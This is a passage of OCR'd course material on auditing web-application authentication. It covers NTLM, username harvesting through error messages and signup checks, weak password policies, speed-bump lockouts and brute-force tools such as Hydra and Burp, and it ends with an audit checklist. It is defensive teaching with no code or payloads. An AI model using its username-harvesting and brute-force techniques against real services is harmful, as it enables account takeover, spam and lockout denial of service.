
- **Authentication:** The web server's identity is proven to the end user. This helps prevent users from being redirected to a malicious site surreptitiously.

- **Confidentiality:** The web server's public key is embedded within its digital certificate and facilitates the encryption of a session key, which is then used to encrypt traffic between the server and the user.

Before we move on from our authentication methods, we should mention NTLM authentication. We won't spend any significant time with this topic today because we are primarily focused on Internet-facing applications. This isn't to say that internal applications shouldn't be tested, but the security that NTLM authentication provides is considered "good enough" provided you are willing to accept whatever risks exist in your Windows Domain since that is where the security of the accounts is managed. The only significant risk inherent in NTLM authentication is that it can be vulnerable to all the session ID attacks that we discuss later unless the session tokens are protected. We cover that more in a bit.


For now, here are some useful facts about NTLM authentication. First, this method is useful only for internal applications. The reason is that NTLM embedded credentials take an Internet standard (Hash-based authentication) and extend it. This effectively makes it incompatible with anything else that understands hash-based authentication. For this reason, only Microsoft-based servers (IIS) and proxies (ISA) can be used as proxies and endpoints. Of course, Internet Explorer is also more or less a requirement, which leaves out a whole host of people.

Another significant reason that limits our use of this for the Internet is that Microsoft advises that a public-facing IIS server should never be joined to a domain for security reasons. This immediately limits the usefulness of using NTLM authentication over the Internet, especially coupled with the other issues mentioned here.



The use of warning banners is generally encouraged for entry points into your web application, such as with login pages.


Your legal department should review and approve all warning banners. Verify that whatever your organization requires for warning banners have been appropriately displayed. It is also wise to research any privacy legislation issues that could impact any data collection that you perform and verify that you are adequately notifying users of what information you collect, why you collect it, and what recourse (if any) the consumer would have regarding that collection.



A significant threat against web applications for authentication is brute force password-guessing attacks. To help to mitigate this threat, it is important to protect the usernames from discovery.

Frequently, to be helpful and to limit customer service calls, our application may provide far more information than is necessary. For example, when a user attempts to log on but enters the incorrect password, our application might offer a hint, a password reset option, or something similar. What if the user enters the wrong username? Does it present a different message? If so, an attacker needs to simply discover this behavior and then leverage it to begin harvesting usernames.


After a list of usernames has been generated, it is a simple matter to run a dictionary or brute force password-guessing attack against the application, potentially gaining unauthorized access!



For an example of this concept, look at the account creation process for Gmail. We are given the opportunity to select a logon name to use with Gmail. When we try **dhoelzera** and check availability, we find that we can use that name. If we try **dhoelzer**, we are informed that this name is *not* available!

This means that with little effort we can create a script that can harvest millions of usernames from Gmail in a short time. What can we do with them? Well, we could try some password attacks, but we could also sell the list to someone who sends unsolicited commercial e-mail or other types of junkmail for a tidy profit!

Another potential impact of this is a denial-of-service attack. How so? If your system locks accounts out after a certain number of bad attempts, an attacker who harvests account names could simply choose to lock out all the accounts that have been discovered.




Just to be fair, here's another example of revealing usernames. Even if we don't show a lockout message or say, "That's not a valid username" versus "That's the wrong password" type messages, user account creation is a common place that we reveal too much information.

A common question that people ask in class is, "Okay. So how do we fix that? What if we want users to pick their own user names?" Here's how we deal with this issue in our secure applications.

The user is given the opportunity to give input into what his username will be. However, regardless of what name the user selects, regardless of whether there is already a user with that name, the user is *never* permitted to have that name. Instead he is then *assigned* a username based on what he has selected. For example, if the user selects **dhoelzer** our system will say, "That username is unavailable. We have assigned you username dhoelzer8321."

We are not saying that there are 8,320 other people with that username. The number tacked onto the end is a random value. Of course, we have verified that there is no other user who has already been assigned that particular username. In this way, the user has selected a piece of the username, but we have still created a mechanism that makes brute forcing the usernames *much* more difficult.




As long as we're already talking about passwords, make sure that your applications allow your users to select strong passwords. Take note of this screen shot. This application is currently running on the Charles Schwab investment management site. The password that the user is selecting is used to protect investments, 401k funds, and more. Take note of the restrictions:


No longer than 8 characters long

No symbols of any kind

The only "strong" requirement is that a number must appear somewhere between the first and the last characters. Does this seem "strong" to you? Ensure that your applications *allow* your users to select strong password or phrases! Worse, the examples given by the website are quite likely to be used by frustrated users who do not completely understand the limitations!



I don't want you to get the impression that Schwab, a major investment company, is alone in this awful practice. Here's a major Internet service provider with several million customers in the Northeast region of the United States. Here the user is trying to change his password but notice the restriction! Although he can choose a password that is longer than what Schwab permits, this system still restricts the user from using any non-alphanumeric characters. Again, this dramatically reduces the possible field of passwords and, in a real sense, encourages our users to select poor, easily guessed passwords!



Although it is easy to say that the error messages should be the same for each sign-on scenario, a more thorough (albeit harder to implement) solution would design the sign-on process with fewer error messages. This is especially important if the website supports multiple languages (English, French, and others).

Audit Technique for Username Harvesting

- Testing:
  - Intentionally fail sign-on attempts, covering every possible scenario
  - Be careful not to lock any accounts; that comes later
  - Record all traffic (HTTP and HTML) and analyze for differences
  - If appropriate, test each language supported (e.g., English and German)
- Scenarios


User ID	PIN	Response
Valid	Invalid	A
Invalid	NA	B

- NOTE: Even the amount of time to return the error message may be an indicator!

Auditing Web Based Applications

For the best results, compare all the HTML and HTTP (not just the visible error message) from each sign-on scenario. The error messages on the screen may be the same, but some HTML or HTTP (for example, cookie element) may be different, allowing usernames to be collected.


Another subtle indication could be the amount of time required to return the error message. Now, a lot of things can affect the web application's performance, so it is best to test this when you know the application is not loaded with other users, but it generally takes much longer to figure out that there is no entry in a SQL database than it does to find the correct entry when it exists.



Beware of locking accounts after a limited number of failed sign-on attempts. Freeware tools are readily available to assist a malicious third party in exploiting this to automatically lock out numerous accounts, creating a denial-of-service condition. How you protect against this is important because sometime the cure is worse than the disease.

The Speed Bump Lockout Technique

Implementing a lockout mechanism is important to prevent brute-force attacks. However, how you implement a lockout mechanism is even more important. You should implement a "speed bump" mechanism whereby the web application inserts a delay, such as 30 seconds, between each login attempt. A variation on this theme is to increase the delay after consecutive failed logon attempts. For example, after three incorrect attempts, the web application temporarily disables the account for 30 seconds. After the fourth log-on attempt is unsuccessful, the web application disables the account for another 45 seconds, and so on. This would continue until some maximum was reached, say 15 minutes. This makes brute-forcing the password impractical, while still preventing a long-term DoS attack. During these delays, the attacker can continue to try passwords, but the application doesn't actually test any of them against the actual account!



here are a number of tools that can be used for brute force testing authentication and other forms. Before we discuss these in any depth, let's just mention that as an auditor we are typically not trying to actually break in; although this can happen. This is one of the areas where "Auditing" and "Penetration Testing" can cross paths.

It may be that I am trying to verify that password lockouts do occur. To determine this, I would likely begin by inquiring as to the lockout process. If validation is important for my objectives, then my next step might be to attempt to harvest out valid usernames. With these in hand, I might actually fire up a brute forcing tool like this to see whether the accounts do, in fact, lock out, how they unlock, what alerts are generated for the administrators, and so on. Clearly, the actual identities of the users is not particularly material to the outcomes.

In terms of tools, let's discuss a few and demonstrate one in detail. Brutus is a tool that has been around for quite some time. Even though the tool has not been updated in more than a decade, it remains a useful tool, especially from the point of view of ease of use. It enables the user to utilize a GUI to determine where the form elements are and specify how they should be manipulated without ever needing to look at HTML source code.

Hydra, however, is even more powerful but more difficult to use. To effectively use Hydra to deal with web-based forms, the user must manually determine the name of the form, how it is submitted, and which fields need to be manipulated.

Burp, however, blends these two together. Let's see how.

The Story So Far

- Checklist Items:
  - Is authentication required? If so:
    - How is authentication accomplished?
    - If Basic authentication is used, is it appropriate for the level of sensitivity for the data?
    - If Basic is used, is SSL required?
    - If forms are used, is the POST method used?
    - If forms are used, is SSL required?
    - If certificates are used, how are certificates controlled?
    - If certificates are used, how is the CRL managed?
    - How are account lockouts handled?
      - Are speed bump lockouts in use?

Auditing Web Based Applications

Now that we've completed the coverage of our first higher level concept, we're ready to start adding some meaty items to our checklist:

Is authentication required? If so:


- How is authentication accomplished?
- If Basic authentication is used, is it appropriate for the level of sensitivity for the data?
- If Basic is used, is SSL required?
- If forms are used, is the POST method used?
- If forms are used, is SSL required?
- If certificates are used, how are certificates controlled?
- If certificates are used, how is the CRL managed?
- How are account lockouts handled?
  - Are speed bump lockouts in use?

Hands On


- Brute Forcing

Auditing Web Based Applications

Please continue in your workbook wherever you left off.



